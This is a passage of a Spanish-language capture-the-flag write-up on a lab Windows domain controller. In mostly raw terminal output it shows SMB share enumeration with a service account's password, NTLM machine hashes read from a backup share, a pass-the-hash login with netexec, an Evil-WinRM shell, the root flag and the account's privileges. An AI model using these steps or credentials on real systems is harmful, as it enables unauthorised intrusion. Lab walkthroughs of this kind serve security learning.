SMB         10.0.2.10       445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.10       445    DC01            [+] SOUPEDECODE.LOCAL\file_svc:Password123!!
SMB         10.0.2.10       445    DC01            [*] Enumerated shares
SMB         10.0.2.10       445    DC01            Share           Permissions     Remark
SMB         10.0.2.10       445    DC01            -----           -----------     ------
SMB         10.0.2.10       445    DC01            ADMIN$                          Remote Admin
SMB         10.0.2.10       445    DC01            backup          READ
SMB         10.0.2.10       445    DC01            C$                              Default share
SMB         10.0.2.10       445    DC01            IPC$            READ            Remote IPC
SMB         10.0.2.10       445    DC01            NETLOGON        READ            Logon server share
SMB         10.0.2.10       445    DC01            SYSVOL          READ            Logon server share
SMB         10.0.2.10       445    DC01            Users
```

Tiene acceso al directorio que no habíamos visto antes que es backup, si bien no tenemos al usuario tenemos al directorio

Antes de seguir enumero las descripciones de los usuarios a ver si encuentro algun password mal escondido por alli, no hay nada

```
┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.0.2.10 -u 'file_svc' -p 'Password123!!' --users | grep -i pass*
SMB                      10.0.2.10       445    DC01            [+] SOUPEDECODE.LOCAL\file_svc:Password123!!
SMB                      10.0.2.10       445    DC01            xbella37                 2024-06-15 20:04:37 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            hadam93                  2024-06-15 20:04:39 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            jtina129                 2024-06-15 20:04:41 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            tjohn136                 2024-06-15 20:04:42 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            vyusuf176                2024-06-15 20:04:44 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            bian201                  2024-06-15 20:04:45 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            qquinn263                2024-06-15 20:04:48 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            txander297               2024-06-15 20:04:51 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            osean313                 2024-06-15 20:04:51 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            enina339                 2024-06-15 20:04:53 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            bdavid352                2024-06-15 20:04:53 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            ywyatt384                2024-06-15 20:04:55 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            tbob385                  2024-06-15 20:04:55 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            qximena489               2024-06-15 20:05:01 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            wliam501                 2024-06-15 20:05:01 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            quma508                  2024-06-15 20:05:02 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            yhelen555                2024-06-15 20:05:04 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            gkate563                 2024-06-15 20:05:04 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            nyara568                 2024-06-15 20:05:05 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            dfaith587                2024-06-15 20:05:06 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            gxenia590                2024-06-15 20:05:06 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            bivy696                  2024-06-15 20:05:11 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            ualice736                2024-06-15 20:05:13 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            rhannah751               2024-06-15 20:05:14 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            ahenry771                2024-06-15 20:05:15 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            lwyatt850                2024-06-15 20:05:19 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            lzach922                 2024-06-15 20:05:22 0       Passionate cook and food blogger
SMB                      10.0.2.10       445    DC01            akevin953                2024-06-15 20:05:24 0       Passionate cook and food blogger
```

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.0.2.10:445   Name: SOUPEDECODE.LOCAL         Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        ./backup
        dr--r--r--                0 Mon Jun 17 19:41:17 2024    .
        dw--w--w--                0 Mon Jun 17 19:44:56 2024    ..
        fr--r--r--              892 Mon Jun 17 19:41:23 2024    backup_extract.txt
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        ./IPC$
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 23:45:16 1600    lsass
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    ntsvcs
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    scerpc
```

Backup extract?

Hashes NTLM al parecer, demasiado fácil

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat 10.0.2.10-backup_backup_extract.txt
WebServer$:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::
DatabaseServer$:2120:aad3b435b51404eeaad3b435b51404ee:406b424c7b483a42458bf6f545c936f7:::
CitrixServer$:2122:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
FileServer$:2065:aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559:::
MailServer$:2124:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
BackupServer$:2125:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
ApplicationServer$:2126:aad3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dde9d8038b068c17e9f5:::
PrintServer$:2127:aad3b435b51404eeaad3b435b51404ee:b8a38c432ac59ed00b2a373f4f050d28:::
ProxyServer$:2128:aad3b435b51404eeaad3b435b51404ee:4e3f0bb3e5b6e3e662611b1a87988881:::
MonitoringServer$:2129:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
```

Prueba y error hasta que finalmente hemos vulnerado 1 de ellos que es el mismo que el usuario, el file server

```
SMB         10.0.2.10       445    DC01             [-] SOUPEDECODE.LOCAL\CitrixServer$:406b424c7b483a42458bf6f545c936f7 STATUS_LOGON_FAILURE

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.10 -u 'FileServer$' -H e41da7e79a4c76dbd9cf79d1cb325559
SMB         10.0.2.10       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.10       445    DC01             [+] SOUPEDECODE.LOCAL\FileServer$:e41da7e79a4c76dbd9cf79d1cb325559 (Pwn3d!)

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec winrm 10.0.2.10 -u 'FileServer$' -H e41da7e79a4c76dbd9cf79d1cb325559
WINRM       10.0.2.10       5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
WINRM       10.0.2.10       5985   DC01             [+] SOUPEDECODE.LOCAL\FileServer$:e41da7e79a4c76dbd9cf79d1cb325559 (Pwn3d!)
```

Pues ya esta, no había escalada de privilegios simplemente teníamos acceso y ya al escritorio de admin

```
Archivo  Acciones  Editar  Vista  Ayuda
d-----         6/15/2024  12:56 PM                Administrator
d-----         4/14/2025   4:15 PM                FileServer$
d-r---         6/15/2024  10:54 AM                Public
d-----         6/17/2024  10:24 AM                ybob317


*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/15/2024  10:54 AM                3D Objects
d-r---         6/15/2024  10:54 AM                Contacts
d-r---         6/17/2024  10:44 AM                Desktop
d-r---         6/15/2024  12:36 PM                Documents
d-r---         6/15/2024  10:54 AM                Downloads
d-r---         6/15/2024  10:54 AM                Favorites
d-r---         6/15/2024  10:54 AM                Links
d-r---         6/15/2024  10:54 AM                Music
d-r---         6/15/2024  10:54 AM                Pictures
d-r---         6/15/2024  10:54 AM                Saved Games
d-r---         6/15/2024  10:54 AM                Searches
d-r---         6/15/2024  10:54 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/17/2024  10:41 AM                backup
-a----         6/17/2024  10:44 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
a9564ebc3289b7a14551baf8ad5ec60a
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Este user tiene literalmente casi todos los privilegios

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```